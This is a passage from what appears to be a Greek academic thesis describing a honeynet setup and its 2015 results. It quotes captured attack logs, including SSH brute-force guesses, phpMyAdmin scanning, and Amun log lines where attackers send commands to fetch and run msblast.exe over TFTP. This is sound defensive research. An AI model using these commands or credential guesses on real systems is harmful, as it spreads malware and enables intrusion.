Ο σκοπός του Swatch είναι η έγκαιρη ειδοποίηση των διαχειριστών του honeynet για ενδεχόμενες επιθέσεις ή παραβάσεις που πραγματοποιούν τα υπό παρακολούθηση honeypots. Το Swatch παρακολουθεί φακέλους, που του έχουν οριστεί, με τα αρχεία καταγραφής συμβάντων των υπηρεσιών και αν εντοπίσει σε αυτά οποιαδήποτε μη φυσιολογική δραστηριότητα αποστέλλει ενημερωτικό ηλεκτρονικό μήνυμα (e-mail). Η χρησιμότητά του είναι πολύ μεγάλη, καθώς βοηθάει στην εποπτεία των honeypots χωρίς να χρειάζεται η συνεχής παρακολούθηση αυτών.

4.3.7 Walleye

Το Walleye αποτελεί ένα δικτυακό γραφικό περιβάλλον (web interface) το οποίο προσφέρεται από το honeywall ώστε να είναι ευκολότερη η εποπτεία του. Βασίζεται στη διεργασία hflow η οποία συγκεντρώνει τις πληροφορίες από τα αρχεία καταγραφής συμβάντων των διάφορων υπηρεσιών και δίνει τη δυνατότητα να τις προσπελάσουμε εύκολα και να τις συσχετίσουμε μέσω αυτού του γραφικού περιβάλλοντος. Επίσης, το Walleye διευκολύνει την απομακρυσμένη διαχείριση του honeywall επιτρέποντας τη παραμετροποίηση του μέσω του Management PC.

4.3.8 Εγκατάσταση

Η εγκατάσταση του honeywall έγινε σε υπολογιστή με τα παρακάτω χαρακτηριστικά:

Λειτουργικό Σύστημα	Linux Centos 5
Μνήμη RAM	1GB
Σκληρός Δίσκος	160GB

Πίνακας 4.6: Χαρακτηριστικά υπολογιστή Honeywall

Για την εγκατάσταση χρησιμοποιήθηκε το Honeywall CDROM Roo του Honeynet Project Honeywall. Αποτελεί την έκδοση roo-1.3.hw-b1 του honeywall και μέσω του CDROM εγκαθίστανται και όλα τα εργαλεία του πολύ εύκολα. Η συγκεκριμένη έκδοση περιλαμβάνει και το εργαλείο Walleye.

4.3.9 Διαμόρφωση Αρχείου Ρυθμίσεων honeywall.conf και Έναρξη Λειτουργίας

Αφού ολοκληρώθηκε η εγκατάσταση του honeywall, το επόμενο βήμα πριν την έναρξη της λειτουργίας του είναι η διαμόρφωση του αρχείου ρυθμίσεων /etc/honeywall.conf. Οι αλλαγές που έγιναν στις προεπιλεγμένες ρυθμίσεις είναι οι ακόλουθες:

- εισαγωγή ενός δικτύου στο οποίο να επιτρέπεται να διαχειριστεί το honeywall «HwMANAGER = YYY.YYY.YYY.0/24»
- αλλαγή της ρύθμισης για έναρξη λειτουργίας του honeywall κατά την εκκίνηση (on boot) του υπολογιστή «HwHONEYWALL_RUN=yes»
- αλλαγή των HwHPOT_PUBLIC_IP διευθύνσεων σε

  «HwHPOT_PUBLIC_IP = XXX.XXX.XXX.10, XXX.XXX.XXX.11,
  XXX.XXX.XXX.12, XXX.XXX.XXX.13, XXX.XXX.XXX.14,
  XXX.XXX.XXX.15, XXX.XXX.XXX.16, XXX.XXX.XXX.17,
  XXX.XXX.XXX.18, XXX.XXX.XXX.19, XXX.XXX.XXX.20,
  XXX.XXX.XXX.30, XXX.XXX.XXX.40, XXX.XXX.XXX.50,
  XXX.XXX.XXX.60, XXX.XXX.XXX.70, XXX.XXX.XXX.80,
  XXX.XXX.XXX.93, XXX.XXX.XXX.94, XXX.XXX.XXX.95,
  XXX.XXX.XXX.96, XXX.XXX.XXX.97, XXX.XXX.XXX.98,
  XXX.XXX.XXX.99, XXX.XXX.XXX.100, XXX.XXX.XXX.105»

- ομοίως για το πεδίο των HwDNS_HOST διευθύνσεων σε


  «HwDNS_HOST = XXX.XXX.XXX.10, XXX.XXX.XXX.11,
  XXX.XXX.XXX.12, XXX.XXX.XXX.13, XXX.XXX.XXX.14,
  XXX.XXX.XXX.15, XXX.XXX.XXX.16, XXX.XXX.XXX.17,
  XXX.XXX.XXX.18, XXX.XXX.XXX.19, XXX.XXX.XXX.20,
  XXX.XXX.XXX.30, XXX.XXX.XXX.40, XXX.XXX.XXX.50,
  XXX.XXX.XXX.60, XXX.XXX.XXX.70, XXX.XXX.XXX.80,
  XXX.XXX.XXX.93, XXX.XXX.XXX.94, XXX.XXX.XXX.95,
  XXX.XXX.XXX.96, XXX.XXX.XXX.97, XXX.XXX.XXX.98,
  XXX.XXX.XXX.99, XXX.XXX.XXX.100, XXX.XXX.XXX.105»

- αλλαγή του εσωτερικού δικτύου στα οποία ανήκουν τα honeypots σε «HwLAN_IP_RANGE = XXX.XXX.XXX.0/24»
- αλλαγή της broadcast IP διεύθυνση σε «HwLAN_BCAST_ADDRESS = XXX.XXX.XXX.255»

- αλλαγή των επιτρεπόμενων συνδέσεων από το honeynet προς το διαδίκτυο «HwTCPRATE = 60 HwUDPRATE = 200 HwICMPRATE = 300 HwOTHERRATE = 50»
- εισαγωγή IP διεύθυνσης για τη διαχείριση «HwMANAGE_IP = YYY.YYY.YYY.151»
- εισαγωγή προεπιλεγμένης διεύθυνσης (default gateway) για την IP διαχείρισης «HwMANAGE_GATEWAY = YYY.YYY.YYY.16»

Όλες οι υπόλοιπες επιλογές διατηρήθηκαν ίδιες.

Τέλος, για την έναρξη της λειτουργίας του εκτελέστηκε η εντολή `/usr/local/bin/hwctl -s -p /etc/honeywall.conf`



Εικόνα 4.13: Αρχική σελίδα πρόσβασης στο Walleye μέσω https

Παραπάνω περιγράφηκε η λειτουργία του honeywall και των εργαλείων του. Το Walleye, το γραφικό περιβάλλον, συνδυάζεται με το Management PC για τη διαχείριση και τη παραμετροποίηση του honeywall. Το Management PC χρησιμοποιεί τη διεπαφή (interface) eth2 του honeywall είτε με άμεση σύνδεση είτε απομακρυσμένα. Οι υπηρεσίες που χρησιμοποιούνται για τη σύνδεση είναι το HTTPS ή το SSH. Κατά την διαμόρφωση του αρχείου ρυθμίσεων honeywall.conf αναφέρθηκε η εισαγωγή ενός δικτύου στο οποίο επιτρέπεται η διαχείριση YYY.YYY.YYY.0/24. Συνεπώς, για να επιτραπεί στο Management PC η είσοδος και άρα η διαχείριση του honeywall του δόθηκε μια IP διεύθυνση της μορφής YYY.YYY.YYY.150. Όπως είναι προφανές υπάρχει και κωδικός για την είσοδο στο Walleye που ορίζεται την πρώτη φορά της σύνδεσης. Η εικόνα 4.13 δείχνει την αρχική σελίδα όπου ζητείται ο κωδικός πρόσβασης κατά την απόπειρα σύνδεσης μέσω HTTPS στη διεύθυνση για τη διαχείριση, YYY.YYY.YYY.151, δηλαδή https://YYY.YYY.YYY.151. Υπάρχει βέβαια και ο τρόπος του SSH, αλλά δεν είναι το ίδιο βολικός και εξυπηρετικός με αυτόν του HTTPS

καθώς όλες οι επιλογές παραμετροποίησης γίνονται πάλι μέσω της γραμμής εντολών (σαν να χρησιμοποιούμε άμεσα τον υπολογιστή του honeywall) και όχι ενός ευχάριστου γραφικού περιβάλλοντος.


Τα χαρακτηριστικά του υπολογιστή που χρησιμοποιήθηκε ως Management PC είναι:

Λειτουργικό Σύστημα	Windows 7 SP1
Μνήμη RAM	4GB
Σκληρός Δίσκος	300GB

Πίνακας 4.7: Χαρακτηριστικά υπολογιστή Management PC


4.4 Μεταγωγέας

Στη σύντομη περιγραφή του προηγούμενου κεφαλαίου αναφέρθηκε πως ο μεταγωγέας (switch) είναι μια ηλεκτρονική συσκευή που χρησιμοποιείται για τη σύνδεση μεταξύ συσκευών στα δίκτυα υπολογιστών. Το μοντέλο που χρησιμοποιήθηκε στη πειραματική διάταξη είναι Cisco Catalyst 2950 Series Switches.



Εικόνα 4.14: Μεταγωγέας

Η επόμενη εικόνα ανήκει στον μεταγωγέα που χρησιμοποιήθηκε στο πείραμα.



Εικόνα 4.15: Μεταγωγέας Cisco Catalyst 2950

Το συγκεκριμένο μοντέλο όπως φαίνεται και από την παραπάνω εικόνα διαθέτει 24 Fast Ethernet θύρες (10/100 ports) και 2 GBIC Modules (1000BASE-T).

Για τη χρησιμοποίηση του στη πειραματική διάταξη χρειάστηκε διαμόρφωση των εργοστασιακών του ρυθμίσεων. Οι εντολές που εκτελέστηκαν μετά την σύνδεσή του σε σειριακό τερματικό (serial terminal) ήταν:

για μετάβαση σε privileged EXEC mode

```
switch> enable
```

εισαγωγή κωδικού για μετάβαση σε privileged EXEC mode

```
Password:
```

για μετάβαση σε global configuration mode

```
switch# configure terminal
```

δημιουργία Vlan2, Vlan1 υπάρχει ήδη από τις εργοστασιακές ρυθμίσεις

```
switch(config)# vlan 2
```

για επιστροφή σε privileged EXEC mode

```
switch(config)# end
```

για μετάβαση σε global configuration mode

```
switch# configure terminal
```

για μετάβαση σε interface configuration mode για τις πρώτες 12 interfaces

```
switch(config)# interface range FastEthernet0/1 – 12
```

οι interfaces να γίνουν τύπου access

```
switch(config-if)# switchport mode access
```

οι interfaces να ανήκουν στο Vlan1

```
switch(config-if)# switchport access vlan 1
```

για επιστροφή σε privileged EXEC mode

```
switch(config-if)# end
```

για μετάβαση σε global configuration mode

```
switch# configure terminal
```

για μετάβαση σε interface configuration mode για τις τελευταίες 12 interfaces

```
switch(config)# interface range FastEthernet0/13 – 24
```

οι interfaces να γίνουν τύπου access

```
switch(config-if)# switchport mode access
```

οι interfaces να ανήκουν στο Vlan2

```
switch(config-if)# switchport access vlan 2
```

Με την ολοκλήρωση της διαμόρφωσης των ρυθμίσεων, έχουμε καταφέρει τη δημιουργία δύο Vlans, όπου στο Vlan1 ανήκουν οι δώδεκα πρώτες (1-12) διεπαφές και στο Vlan2 οι τελευταίες δώδεκα (13-24). Στις διεπαφές 1 και 3 συνδέουμε το διαδίκτυο και την εξωτερική διεπαφή (eth0) του honeywall, αντίστοιχα. Στις διεπαφές 13, 16, 17, 18, 19, 20 συνδέουμε την εσωτερική διεπαφή (eth1) του honeywall, το Kippo, το Glastopf, το Dionaea και το Amun, αντίστοιχα.

5

Παρουσίαση Αποτελεσμάτων Πειράματος και Συμπεράσματα

5.1 Περιγραφή Κεφαλαίου

Αφού περιγράφηκε λεπτομερώς η πορεία του πειράματος, στο κεφάλαιο αυτό θα παρουσιαστούν τα αποτελέσματά του. Οι καταγραφές των τεσσάρων honeypots και του honeywall θα μελετηθούν, θα σχολιαστούν και θα συγκριθούν με τα αποτελέσματα της μελέτης της ENISA καταλήγοντας παράλληλα σε στατιστικά αποτελέσματα.

5.2 Αποτελέσματα Honeypots

Το πείραμα πραγματοποιήθηκε για 39 μέρες (1 Φεβρουαρίου 2015 – 11 Μαρτίου 2015) και τα δεδομένα του πειράματος αποθηκεύτηκαν σε αρχεία logs. Αναλύοντας αυτά τα αρχεία οδηγηθήκαμε στα επόμενα αποτελέσματα για το κάθε honeypot ξεχωριστά.

5.2.1 Καταγραφή Kippo

Ανατρέχοντας στον κατάλογο (directory) /home/kippouser/Kippo-0.5/log συναντάμε αρχεία kippo.log τα οποία περιέχουν πληροφορίες σχετικά με προσπάθειες κακόβουλων χρηστών να

συνδεθούν στο Kippo για κάθε μέρα του πειράματος. Τα αποτελέσματα στα οποία καταλήγουμε με την ανάλυση των δεδομένων είναι:

Honeypot	Kippo
IP διεύθυνση στην οποία «ακούει»	XXX.XXX.XXX.96
Θύρα στην οποία «ακούει»	22
Συνολικές προσπάθειες παραβίασης μέσω SSH	11660
Συνολικές επιτυχημένες προσπάθειες παραβίασης μέσω SSH	187

Πίνακας 5.1: Αποτελέσματα καταγραφής Kippo

Ένα πολύ μικρό ποσοστό, της τάξης του 1.6%, κατάφερε να παραβιάσει το μηχάνημα τοποθετώντας τον συνδυασμό root/123456 (username/password). Όμως, ακόμα και σε αυτές τις περιπτώσεις, ο κακόβουλος χρήστης μετά την επιτυχημένη παραβίαση εξήλθε από το σύστημα χωρίς να εκτελέσει κάποια εντολή. Μια επιτυχημένη αλλά και μια αποτυχημένη προσπάθεια παραβίασης του Kippo φαίνεται παρακάτω.

```
2015-03-08 05:11:17+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 173.193.162.83:40145 (   .   .   .96:22) [session: 11624]
2015-03-08 05:11:18+0200 [HoneyPotTransport,11624,173.193.162.83] Remote SSH version: SSH-2.0-libssh-0.1
2015-03-08 05:11:18+0200 [HoneyPotTransport,11624,173.193.162.83] kex alg, key alg: diffie-hellman-group1-sha1 ssh-rsa
2015-03-08 05:11:18+0200 [HoneyPotTransport,11624,173.193.162.83] outgoing: aes256-cbc hmac-sha1 none
2015-03-08 05:11:18+0200 [HoneyPotTransport,11624,173.193.162.83] incoming: aes256-cbc hmac-sha1 none
2015-03-08 05:11:18+0200 [HoneyPotTransport,11624,173.193.162.83] NEW KEYS
2015-03-08 05:11:18+0200 [HoneyPotTransport,11624,173.193.162.83] starting service ssh-userauth
2015-03-08 05:11:20+0200 [SSHService ssh-userauth on HoneyPotTransport,11624,173.193.162.83] root trying auth password
2015-03-08 05:11:20+0200 [SSHService ssh-userauth on HoneyPotTransport,11624,173.193.162.83] login attempt [root/12345] failed
2015-03-08 05:11:21+0200 [-] root failed auth password
2015-03-08 05:11:21+0200 [-] unauthorized login:
2015-03-08 05:11:21+0200 [HoneyPotTransport,11624,173.193.162.83] Got remote error, code 11
      reason: Bye Bye
2015-03-08 05:11:21+0200 [HoneyPotTransport,11624,173.193.162.83] connection lost
2015-03-08 05:11:21+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 173.193.162.83:57277 (   .   .   .96:22) [session: 11625]
2015-03-08 05:11:22+0200 [HoneyPotTransport,11625,173.193.162.83] Remote SSH version: SSH-2.0-libssh-0.1
2015-03-08 05:11:22+0200 [HoneyPotTransport,11625,173.193.162.83] kex alg, key alg: diffie-hellman-group1-sha1 ssh-rsa
2015-03-08 05:11:22+0200 [HoneyPotTransport,11625,173.193.162.83] outgoing: aes256-cbc hmac-sha1 none
2015-03-08 05:11:22+0200 [HoneyPotTransport,11625,173.193.162.83] incoming: aes256-cbc hmac-sha1 none
2015-03-08 05:11:22+0200 [HoneyPotTransport,11625,173.193.162.83] NEW KEYS
2015-03-08 05:11:22+0200 [HoneyPotTransport,11625,173.193.162.83] starting service ssh-userauth
2015-03-08 05:11:24+0200 [SSHService ssh-userauth on HoneyPotTransport,11625,173.193.162.83] root trying auth password
2015-03-08 05:11:24+0200 [SSHService ssh-userauth on HoneyPotTransport,11625,173.193.162.83] login attempt [root/123456] succeeded
2015-03-08 05:11:24+0200 [SSHService ssh-userauth on HoneyPotTransport,11625,173.193.162.83] root authenticated with password
2015-03-08 05:11:24+0200 [SSHService ssh-userauth on HoneyPotTransport,11625,173.193.162.83] starting service ssh-connection
2015-03-08 05:11:24+0200 [SSHService ssh-connection on HoneyPotTransport,11625,173.193.162.83] got channel session request
2015-03-08 05:11:24+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,11625,173.193.162.83] channel open
2015-03-08 05:11:24+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,11625,173.193.162.83] getting shell
2015-03-08 05:11:24+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,11625,173.193.162.83] Opening TTY log: log/tty/20150308-051124-4326.log
2015-03-08 05:11:31+0200 [HoneyPotTransport,11625,173.193.162.83] connection lost
2015-03-08 05:54:10+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 115.231.222.45:54545 (   .   .   .96:22) [session: 11626]
2015-03-08 05:54:11+0200 [HoneyPotTransport,11626,115.231.222.45] Remote SSH version: SSH-2.0-PUTTY
2015-03-08 05:54:11+0200 [HoneyPotTransport,11626,115.231.222.45] kex alg, key alg: diffie-hellman-group1-sha1 ssh-rsa
2015-03-08 05:54:11+0200 [HoneyPotTransport,11626,115.231.222.45] outgoing: aes128-ctr hmac-sha1 none
2015-03-08 05:54:11+0200 [HoneyPotTransport,11626,115.231.222.45] incoming: aes128-ctr hmac-sha1 none
2015-03-08 05:54:12+0200 [HoneyPotTransport,11626,115.231.222.45] Got remote error, code 11
      reason:
2015-03-08 05:54:12+0200 [HoneyPotTransport,11626,115.231.222.45] connection lost
```

Εικόνα 5.1: Στιγμιότυπο αρχείου καταγραφής kippo.log

5.2.2 Καταγραφή Glastopf

Στην περίπτωση του Glastopf, οι καταγραφές των γεγονότων γίνονται σε αρχεία logs στον κατάλογο /usr/local/honey_glas/log. Τα αρχεία αυτά με τις πληροφορίες προς επεξεργασία έχουν την ονομασία glastopf.log. Η ανάλυση των δεδομένων μας οδηγεί στα επόμενα αποτελέσματα:

Honeypot	Glastopf
IP διεύθυνση στην οποία «ακούει»	XXX.XXX.XXX.94
Θύρα στην οποία «ακούει»	80
Συνολικά HTTP αιτήματα (requests)	409

Πίνακας 5.2: Αποτελέσματα καταγραφής Glastopf

GET αιτήματα	340
POST αιτήματα	48
HEAD αιτήματα	21
Συνολικά HTTP αιτήματα	409

Πίνακας 5.3: Τύπος http αιτημάτων

Στη συνέχεια παρουσιάζονται κάποια στιγμιότυπα από τα αρχεία καταγραφής, όπου παρατηρούνται αιτήματα GET, POST, HEAD και το περιεχόμενο αυτών.


```
2015-02-13 10:48:46,849 (glastopf.glastopf) 118.123.119.11 requested POST /login.action on    .   .   .94:80
2015-02-13 12:31:31,904 (glastopf.glastopf) 141.212.122.98 requested GET / on    .   .   .94:80
```

Εικόνα 5.2: Προσπάθεια σύνδεσης σε λογαριασμό

Η εικόνα 5.2 παρουσιάζει μια απόπειρα του επιτιθέμενου να συνδεθεί (login) σε κάποιο λογαριασμό. Από την άλλη, η επόμενη εικόνα 5.3 δείχνει την προσπάθειά του να αποκτήσει αρχεία τύπου .php. Χαρακτηριστική κίνηση μιας επίθεσης σε έναν εξυπηρετητή ιστού (web server) είναι να αναζητήσει τον κατάλογο phpMyAdmin (εργαλείο διαχείρισης της MySQL). Το Glastopf, λοιπόν, προσφέρει αυτή τη δυνατότητα στον επιτιθέμενο.

```
2015-03-08 13:25:47,170 (glastopf.glastopf) 222.186.21.70 requested GET https://www.baidu.com/ on    .   .   .94:80
2015-03-08 14:22:21,803 (glastopf.glastopf) 1.234.20.151 requested GET /w00tw00t.at.blackhats.romanian.anti-sec:%29 on    .   .   .94:80
2015-03-08 14:22:22,751 (glastopf.glastopf) 1.234.20.151 requested GET /phpMyAdmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:22,929 (glastopf.glastopf) 1.234.20.151 requested GET /w00tw00t.at.blackhats.romanian.anti-sec:%29 on    .   .   .94:80
2015-03-08 14:22:23,416 (glastopf.glastopf) 1.234.20.151 requested GET /phpmyadmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:23,873 (glastopf.glastopf) 1.234.20.151 requested GET /phpMyAdmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:24,067 (glastopf.glastopf) 1.234.20.151 requested GET /pma/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:24,815 (glastopf.glastopf) 1.234.20.151 requested GET /phpmyadmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:25,013 (glastopf.glastopf) 1.234.20.151 requested GET /myadmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:25,760 (glastopf.glastopf) 1.234.20.151 requested GET /pma/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:25,961 (glastopf.glastopf) 1.234.20.151 requested GET /MyAdmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:26,735 (glastopf.glastopf) 1.234.20.151 requested GET /myadmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:22:27,680 (glastopf.glastopf) 1.234.20.151 requested GET /MyAdmin/scripts/setup.php on    .   .   .94:80
2015-03-08 14:56:18,536 (glastopf.glastopf) 125.62.194.58 requested GET /cgi-bin/test-cgi on    .   .   .94:80
```

Εικόνα 5.3: Προσπάθεια απόκτησης αρχείων .php



Εικόνα 5. 4: Προσπάθεια απόκτησης αρχείου robots.txt και περιεχόμενο αυτού

Το Glastopf παρέχει στους επιτιθέμενους το αρχείο robots.txt, ένα πολύ δημοφιλές αρχείο στους επιτιθέμενους, όπως φαίνεται και από την παραπάνω εικόνα. Το αρχείο αυτό αποτελεί οδηγό για τα web robots για το τι μπορούν να επισκεφτούν σε μια τοποθεσία.

5.2.3 Καταγραφή Dionaea

Στο προηγούμενο κεφάλαιο αναφέρθηκε η χρήση περισσότερων από μία IP διεύθυνση (χρήση και Alias IPs) για την καταγραφή επιθέσεων στο Dionaea και συγκεκριμένα συνολικά 14. Επίσης, οι υπηρεσίες που εξομοιώνονται είναι παραπάνω από μία, άρα και περισσότερες πόρτες στις οποίες αναμένει επιθέσεις. Το αρχείο καταγραφής dionaea.log βρίσκεται στον κατάλογο /opt/dionaea/var/log/ και είναι αρκετά μεγάλο σε μέγεθος. Τα αποτελέσματα που προέκυψαν από την ανάλυση των πληροφοριών που συλλέχτηκαν συνοψίζονται στους επόμενους πίνακες:

Honeypot	Dionaea
IP διεύθυνση στην οποία «ακούει»	XXX.XXX.XXX.93, XXX.XXX.XXX.99, XXX.XXX.XXX.100, XXX.XXX.XXX.105, XXX.XXX.XXX.16 – XXX.XXX.XXX.19, XXX.XXX.XXX.30, XXX.XXX.XXX.40, XXX.XXX.XXX.50, XXX.XXX.XXX.60, XXX.XXX.XXX.70, XXX.XXX.XXX.80
Θύρα στην οποία «ακούει»	445, 80, 443, 21, 69, 1433, 5060
Συνολικές προσπάθειες επίθεσης	300502
Συνολικές επιτυχημένες προσπάθειες επίθεσης	60710

Πίνακας 5.4: Αποτελέσματα καταγραφής Dionaea

IP διεύθυνση	Συνολικές προσπάθειες επίθεσης	Συνολικές επιτυχημένες προσπάθειες επίθεσης
XXX.XXX.XXX.93	21069	4157
XXX.XXX.XXX.99	21931	4214
XXX.XXX.XXX.100	21138	4087
XXX.XXX.XXX.105	21471	4226
XXX.XXX.XXX.16	21556	4402
XXX.XXX.XXX.17	21176	4225
XXX.XXX.XXX.18	22128	4967
XXX.XXX.XXX.19	21292	4327
XXX.XXX.XXX.30	22128	5132
XXX.XXX.XXX.40	21868	4544
XXX.XXX.XXX.50	21242	4097
XXX.XXX.XXX.60	21207	4101
XXX.XXX.XXX.70	21035	4107
XXX.XXX.XXX.80	21261	4124
Σύνολο	300502	60710

Πίνακας 5.5: Συνδέσεις ανά IP διεύθυνση

Πόρτες	Συνολικές προσπάθειες σύνδεσης	Συνολικές επιτυχημένες προσπάθειες σύνδεσης
445	35957	35956
80	14259	14259
443	0	0
21	733	733
69	233	0
5060	70	70
1433	8520	8520
Σύνολο	59772	59538


Πίνακας 5.6: Συνδέσεις ανά πόρτα (για τις πόρτες των οποίων το Dionaea διαθέτει προσομοίωση)

Ο πίνακας 5.6 αναφέρεται στις υπηρεσίες ή πρωτόκολλα που προσομοιώνει το Dionaea, δηλαδή: SMB, HTTP, HTTPS, FTP, TFTP, SIP, MSSQL. Αντίθετα, ο πίνακας 5.7 που ακολουθεί αναφέρεται σε πόρτες για τις οποίες το Dionaea δεν διαθέτει κάποια λειτουργία για αλληλεπίδραση. Οι πιο γνωστές από αυτές ανήκουν σε υπηρεσίες ή πρωτόκολλα όπως: MySQL, HTTP alternative, Microsoft RPC, SSH, Microsoft RDP, Telnet.

Πόρτες	**Συνολικές προσπάθειες σύνδεσης**	**Συνολικές επιτυχημένες προσπάθειες σύνδεσης**
3306	1025	1025
8080	8311	0
135	111	111
22	8362	0
3389	5885	0
23	21040	0

Πίνακας 5.7: Συνδέσεις ανά πόρτα (για τις υπόλοιπες - εκτός προσομοίωσης)

Τα επόμενα στιγμιότυπα από το dionaea.log δίνουν μια εικόνα των επιθέσεων που κατάφερε να καταγράψει το Dionaea:



Εικόνα 5.5: Στιγμιότυπα αρχείου καταγραφής dionaea.log

5.2.4 Καταγραφή Amun

Όπως και στην περίπτωση του Dionaea, το Amun «ακούει» σε πολλές IP διευθύνσεις και πολλές πόρτες. Τα αρχεία καταγραφών του Amun αποτελούνται από πολλών ειδών logs. Συγκεκριμένα, στον κατάλογο /opt/amun/logs βρίσκονται αρχεία όπως shellcode_manager.log, amun_request_handler.log, exploits.log, download.log. Τα

αποτελέσματα που προέκυψαν έπειτα από ανάλυση των παραπάνω αρχείων παρουσιάζονται στους επόμενους πίνακες.

Honeypot	Amun
IP διεύθυνση στην οποία «ακούει»	XXX.XXX.XXX.95, XXX.XXX.XXX.97, XXX.XXX.XXX.98, XXX.XXX.XXX.20, XXX.XXX.XXX.10 – XXX.XXX.XXX.15
Θύρα στην οποία «ακούει»	445, 110, 135, 139, 443, 8080, 80, 25, 23, 3128
Συνολικές προσπάθειες σύνδεσης	15853
Συνολικές επιτυχημένες προσπάθειες σύνδεσης	1537
Συνολικά exploits	52

Πίνακας 5.8: Αποτελέσματα καταγραφής Amun

IP διεύθυνση	**Συνολικές προσπάθειες σύνδεσης**	**Συνολικές exploits**
XXX.XXX.XXX.95	1665	20
XXX.XXX.XXX.97	1411	2
XXX.XXX.XXX.98	1791	2
XXX.XXX.XXX.10	1728	3
XXX.XXX.XXX.11	1855	15
XXX.XXX.XXX.12	1474	2
XXX.XXX.XXX.13	1474	2
XXX.XXX.XXX.14	1427	4
XXX.XXX.XXX.15	1569	1
XXX.XXX.XXX.20	1459	1
Σύνολο	15853	52

Πίνακας 5.9: Συνδέσεις ανά IP διεύθυνση


Στη συνέχεια, φαίνονται κάποια στιγμιότυπα από τα αρχεία exploits.log, download.log, amun_request_handler.log, shellemulator.log:

```
2002-01-21 03:58:28,582 INFO [bindport]    .   .   .10 initialized on port 4444
2002-01-21 03:58:29,042 INFO [bindport] incoming data connection: 212.89.4.12:2506 to port: 4444
2002-01-21 03:58:29,117 INFO [bindport] data received: tftp -i 192.168.1.26 GET msblast.exe (212.89.4.12)
2002-01-21 03:58:50,147 INFO [bindport] data received: start msblast.exe (212.89.4.12)
2002-01-21 03:58:52,152 INFO [bindport] data received: msblast.exe (212.89.4.12)
2002-01-21 03:58:54,155 INFO [bindport] TFTP from 192.168.1.26:69 file msblast.exe
2002-01-21 03:58:54,155 INFO [bindport] closing bindport (   .   .   .10:4444)
2002-01-21 03:58:54,188 INFO [bindport]    .   .   .11 initialized on port 4444
2002-01-21 03:58:54,651 INFO [bindport] incoming data connection: 212.89.4.12:2507 to port: 4444
2002-01-21 03:58:54,724 INFO [bindport] data received: tftp -i 192.168.1.26 GET msblast.exe (212.89.4.12)
2002-01-21 03:59:15,755 INFO [bindport] data received: start msblast.exe (212.89.4.12)
2002-01-21 03:59:17,758 INFO [bindport] data received: msblast.exe (212.89.4.12)
2002-01-21 03:59:19,763 INFO [bindport] TFTP from 192.168.1.26:69 file msblast.exe
2002-01-21 03:59:19,763 INFO [bindport] closing bindport (   .   .   .11:4444)
2002-01-21 03:59:19,796 INFO [bindport]    .   .   .12 initialized on port 4444
2002-01-21 03:59:20,251 INFO [bindport] incoming data connection: 212.89.4.12:2508 to port: 4444
2002-01-21 03:59:20,332 INFO [bindport] data received: tftp -i 192.168.1.26 GET msblast.exe (212.89.4.12)
2002-01-21 03:59:41,362 INFO [bindport] data received: start msblast.exe (212.89.4.12)
2002-01-21 03:59:43,365 INFO [bindport] data received: msblast.exe (212.89.4.12)
2002-01-21 03:59:45,368 INFO [bindport] TFTP from 192.168.1.26:69 file msblast.exe
2002-01-21 03:59:45,369 INFO [bindport] closing bindport (   .   .   .12:4444)
2002-01-21 03:59:45,401 INFO [bindport]    .   .   .13 initialized on port 4444
2002-01-21 03:59:53,453 INFO [bindport] incoming data connection: 212.89.4.12:2509 to port: 4444
2002-01-21 03:59:53,529 INFO [bindport] data received: tftp -i 192.168.1.26 GET msblast.exe (212.89.4.12)
2002-01-21 04:00:14,562 INFO [bindport] data received: start msblast.exe (212.89.4.12)
2002-01-21 04:00:16,853 INFO [bindport] data received: msblast.exe (212.89.4.12)
2002-01-21 04:00:18,566 INFO [bindport] TFTP from 192.168.1.26:69 file msblast.exe
2002-01-21 04:00:18,567 INFO [bindport] closing bindport (   .   .   .13:4444)
2002-01-21 04:00:18,600 INFO [bindport]    .   .   .14 initialized on port 4444
2002-01-21 04:00:19,057 INFO [bindport] incoming data connection: 212.89.4.12:2510 to port: 4444
2002-01-21 04:00:19,137 INFO [bindport] data received: tftp -i 192.168.1.26 GET msblast.exe (212.89.4.12)
2002-01-21 04:00:40,167 INFO [bindport] data received: start msblast.exe (212.89.4.12)
2002-01-21 04:00:42,170 INFO [bindport] data received: msblast.exe (212.89.4.12)
2002-01-21 04:00:44,173 INFO [bindport] TFTP from 192.168.1.26:69 file msblast.exe
2002-01-21 04:00:44,174 INFO [bindport] closing bindport (   .   .   .14:4444)
2002-01-21 04:02:17,781 INFO [bindport]    .   .   .20 initialized on port 4444
2002-01-21 04:02:18,245 INFO [bindport] incoming data connection: 212.89.4.12:2536 to port: 4444
2002-01-21 04:02:18,320 INFO [bindport] data received: tftp -i 192.168.1.26 GET msblast.exe (212.89.4.12)
2002-01-21 04:02:39,350 INFO [bindport] data received: start msblast.exe (212.89.4.12)
2002-01-21 04:02:41,353 INFO [bindport] data received: msblast.exe (212.89.4.12)
2002-01-21 04:02:43,357 INFO [bindport] TFTP from 192.168.1.26:69 file msblast.exe
2002-01-21 04:02:43,357 INFO [bindport] closing bindport (   .   .   .20:4444)
2002-01-21 04:05:22,479 INFO [bindport]    .   .   .95 initialized on port 4444
2002-01-21 04:05:22,935 INFO [bindport] incoming data connection: 212.89.4.12:2603 to port: 4444
2002-01-21 04:05:23,008 INFO [bindport] data received: tftp -i 192.168.1.26 GET msblast.exe (212.89.4.12)
2002-01-21 04:05:44,039 INFO [bindport] data received: start msblast.exe (212.89.4.12)
2002-01-21 04:05:46,041 INFO [bindport] data received: msblast.exe (212.89.4.12)
2002-01-21 04:05:48,046 INFO [bindport] TFTP from 192.168.1.26:69 file msblast.exe
2002-01-21 04:05:48,047 INFO [bindport] closing bindport (   .   .   .95:4444)
2002-01-21 04:05:49,881 INFO [bindport]    .   .   .97 initialized on port 4444
```

